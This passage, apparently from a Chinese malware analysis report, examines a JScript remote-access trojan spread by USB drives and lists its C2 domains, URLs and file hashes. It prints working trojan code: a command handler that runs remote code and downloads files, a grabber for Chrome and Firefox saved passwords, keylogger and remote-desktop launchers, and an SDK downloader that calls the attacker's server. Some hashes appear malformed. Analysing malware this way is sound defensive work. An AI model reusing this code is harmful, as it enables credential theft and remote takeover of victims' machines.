response = post ("is-ready",""); // 发送计算机信息给黑客, 用responseText, 接受服务器返回的数据
// 黑客返回的指令保存在cmd[]数组当中
cmd = response.split(splitter); // splitter是 |, 黑客返回的指令肯定有 |, 就是说用 | 来分割指令

```

比如断开与服务器的连接、重启用户计算机、关机、执行文件、下载文件。

```

case "disconnect": // 断开连接
WScript.quit();
break;
case "reboot": // 重启
shellobj.run("%comspec% /c shutdown /r /t 0 /f", 0, true);
break;
case "shutdown": // 关机
shellobj.run("%comspec% /c shutdown /s /t 0 /f", 0, true);
break;
case "excecute": // 执行
param = cmd[1];
eval(param);
break;
case "install-sdk": // 下载wshsdk.zip并解压
installsdk();
break;

```

尝试绕过浏览器的异常请求与下载恶意文件的拦截, 针对 IE、Chrome、Mozilla 进行了不同的设置。

```

case "get-pass": // 绕过浏览器的异常请求与恶意文件拦截 ,针对ie、chrome、mozilla三种浏览器
    passgrabber(cmd[1], "cmdc.exe", cmd[2]);
    break;
case "get-pass-offline":
    passgrabber(cmd[3], "cmdc.exe", "ie");
    passgrabber("null", "cmdc.exe", "chrome");
    passgrabber("null", "cmdc.exe", "mozilla");
    passgrabber2(cmd[1], "cmdc.exe", cmd[2]);
    break;

function passgrabber (fileurl, filename, retcmd){ // 绕过浏览器的恶意文件查杀
try{
    var objfsodownload = WScript.CreateObject("scripting.filesystemobject");
    var content, profile, folder;

    if (retcmd == "ie"){
        content = decode_base64(fileurl); // 解密
        eval(content);
        return;
    }else if (retcmd == "chrome"){
        folder = shellobj.ExpandEnvironmentStrings("%temp%");
        folder = folder.substr(0, folder.toLowerCase().indexOf("temp")) + "Google\\Chrome\\User Data\\Default\\Login Data";
        if (objfsodownload.fileExists(folder) ){
            objfsodownload.copyFile(folder, installdir + "Login Data", true);

            if (objfsodownload.fileExists(sdkfile)){
                //'proceed decoding
                decode_pass(retcmd);
                objfsodownload.deleteFile(installdir + "Login Data");
            }else{
                //'request for sdk
                post("show-toast", "WSH Sdk for password recovery not found, You can install this SDK from the password recovery menu");
            }
        }else{
            post(retcmd, "No Password Found");
        }
    }else if (retcmd == "mozilla"){
        folder = shellobj.ExpandEnvironmentStrings("%appdata%") + "\\Mozilla\\Firefox\\";
        if (objfsodownload.fileExists (folder + "profiles.ini")){
            content = filesystemobj.openTextFile(folder + "profiles.ini").readall();
            if (content.indexOf("Path=") > 0) {
                content = content.substr(content.indexOf("Path=") + 5);
                content = content.substr(0, content.indexOf("\r\n"));
                profile = (folder + content).replace(new RegExp("/", "g"), "\\");
                folder = profile + "\\logins.json";

                if (objfsodownload.fileExists(sdkfile)){
                    //'proceed decoding

```

此外还包括删除自身程序、下载指定文件、上传运行日志、执行站点文件下载、进行系统文件管理、进行远程桌面控制、实现键盘记录、发送浏览日志到服务器、获取特定进程、结束进程、关闭 UAC 等功能。

```

case "uninstall":
    uninstall(); // 删除自身
    break;
case "up-n-exec": // 下载文件
    download(cmd[1],cmd[2]);
    break;
case "bring-log": // 上传
    upload(installdir + "wshlogs\\" + cmd[1], "take-log");
    break;
case "down-n-exec": // 站点下载
    sitedownloader(cmd[1],cmd[2]);
    break;
case "filemanager": // 文件管理器
    servicestarter(cmd[1], "fm-plugin.exe", information());
    break;
case "rdp": // 远程桌面控制
    servicestarter(cmd[1], "rd-plugin.exe", information());
    break;
case "keylogger": // 键盘记录器
    keyloggerstarter(cmd[1], "kl-plugin.exe", information(), 0);
    break;
case "offline-keylogger":
    keyloggerstarter(cmd[1], "kl-plugin.exe", information(), 1);
    break;
case "browse-logs": // 向服务器发送浏览日志
    post("is-logs", enumfaf(installdir + "wshlogs"));

```


比如下载压缩文件并解压。

```
function installsdk(){ // 下载wshsdk.zip并解压
    try{
        var sdkurl = post("moz-sdk", "");
        var objhttpdownload = WScript.CreateObject("msxml2.xmlhttp");
        objhttpdownload.open("get", sdkurl, false);
        objhttpdownload.setRequestHeader("cache-control:", "max-age=0");
        objhttpdownload.send();

        if(filesystemobj.fileExists(installdir + "wshsdk.zip")){// 如果 wshsdk.zip 存在，则删除
            filesystemobj.deleteFile(installdir + "wshsdk.zip");
        }

        if (objhttpdownload.status == 200){ // 如果状态码为200，即成功响应
            try{
                var objstreamdownload = WScript.CreateObject("adodb.stream"); // 数据写入 wshsdk.zip
                objstreamdownload.Type = 1;
                objstreamdownload.Open();
                objstreamdownload.Write(objhttpdownload.responseBody);
                objstreamdownload.SaveToFile(installdir + "wshsdk.zip");
                objstreamdownload.close();
                objstreamdownload = null;
            }catch(ez){
            }
        }
        if(filesystemobj.fileExists(installdir + "wshsdk.zip")){ // 解压文件
            //unzip the file
            UnZip(installdir + "wshsdk.zip", temp_wshsdk);
            updatestatus("SDK+Installed");
        }
    }catch(err){}
}
```

通过 hwid 函数获取计算机硬件 id

```
// 获取电脑的硬件ID
function hwid(){
    try{
        var root = GetObject("winmgmts:{impersonationLevel=impersonate}!\\\\.\\root\\cimv2");
        var disks = root.ExecQuery ("select * from win32_logicaldisk");
        for(var fi = new Enumerator(disks); !fi.atEnd(); fi.moveNext()){
            var disk = fi.item();
            if (disk.volumeSerialNumber != ""){
                return disk.volumeSerialNumber;
                break;
            }
        }
    }catch(err){
        return "";
    }
}
```

六、样本溯源

1、服务器地址

根据分析得到的 unknownsoft.duckdns.org 和 globalization.duckdns.org，查询得到其 IP 地址为 192.169.69.25，归属地为美国。

2、相关恶意 URL


http://unknownsoft.duckdns.org:7800/is-ready
http://unknownsoft.duckdns.org:7755/
http://unknownsoft.duckdns.org:7800/
http://unknownsoft.duckdns.org:7744/
http://unknownsoft.duckdns.org/Vre
http://unknownsoft.duckdns.org/is-ready%20:7744
http://unknownsoft.duckdns.org/is-ready
http://unknownsoft.duckdns.org:7788/
http://unknownsoft.duckdns.org:7744/send-to-me c:/users/wshsoft/documents/adobeup date.exe
http://unknownsoft.duckdns.org:7744/is-ready
http://unknownsoft.duckdns.org:7755/is-ready
http://unknownsoft.duckdns.org/is-ready%20:7788
http://unknownsoft.duckdns.org/Vre%20:7755
http://unknownsoft.duckdns.org:7788/is-ready
http://unknownsoft.duckdns.org:7755/vre

3、相关恶意文件

output.137662463.txt	2c333a044d59c3aa58c581c7dca6d43b638 f954995ffcbadc2160203d3c0960a
updates.doc	1a993a53a20c18d9372832e634bad0a191 71e97b6070145b1009dec028bae404
<SAMPLE>.js	27f5e82bf939cb9c1477d41c25aa0ae8d6c adb64d00ed87c2218828c9c1a3a9b
Binary._D7D112F049BA1A655B5D9A1D0702 DEE5	0663db3afb6dd51e62c9cea065638f94028 a3c01167c30323b7eed372402c33a
_VIRUS-ihrzspwbjd.js	182bf1404147fdb24e558158d132ff3f6485 3b5d5b3bcc56891ad66d1ce908eb
0e256173c4e09e8e5547c0afc4ea24ec1d32c f1ada4585c2639da1232083b78e	0e256173c4e09e8e5547c0afc4ea24ec1d3 2cf1ada4585c2639da1232083b78e
97a	609088aa4ca8e0edd73e5d098384472ad8 87a30d25c1bbe03f2d338f681ab97a
myvtfile.exe	9b572a3da530e8768eb84ee749b9ff04013 3bff0a5d87f08c433dec90b24a358
banned-UvsqeNs497R6	214e41e912a9053c4a3283ee687c8e1b3b 042a0fc35ed3139e6dc6447a219d1e
NO.jar	34cb2c62bf30e1827ecf0c8a94b6b23fd3a 4600a5342b61feaeab7c97f91398a

4、域名关联

经查询该域名与大量恶意 IP 以及恶意文件包含关联，可以确认指向的是黑客的恶意 C2 服务器。其拥有者如下及关联如下。



七、查杀方案

- 1、该木马主要传播途径是通过移动磁盘进行传播，因此不论是 U 盘还是电脑，都不要随意安装下载和运行来路不明的文件。
- 2、发现来历不明的文件最好通过正规厂商的杀毒防护软件进行扫描，以确定其安全性。
- 3、下载文件、软件要从官网或者正规的第三方可信来源进行下载。

八、总结

该木马的特点在于通过设置自身隐藏+系统属性实现隐蔽，同时将快捷方式指向 cmd.exe，并且以 cmd 命令来启动自身，这种方法很巧妙地能够躲避杀毒防护软件对于 U 盘等移动磁盘中的软件自启动功能禁用，以实现自身的启动，同时以.sct 作为后缀能够掩人耳目。希望用户在日常的 U 盘使用中不要随意下载来历不明的文件，同时安装正版杀毒防护软件，重视自身的数据安全。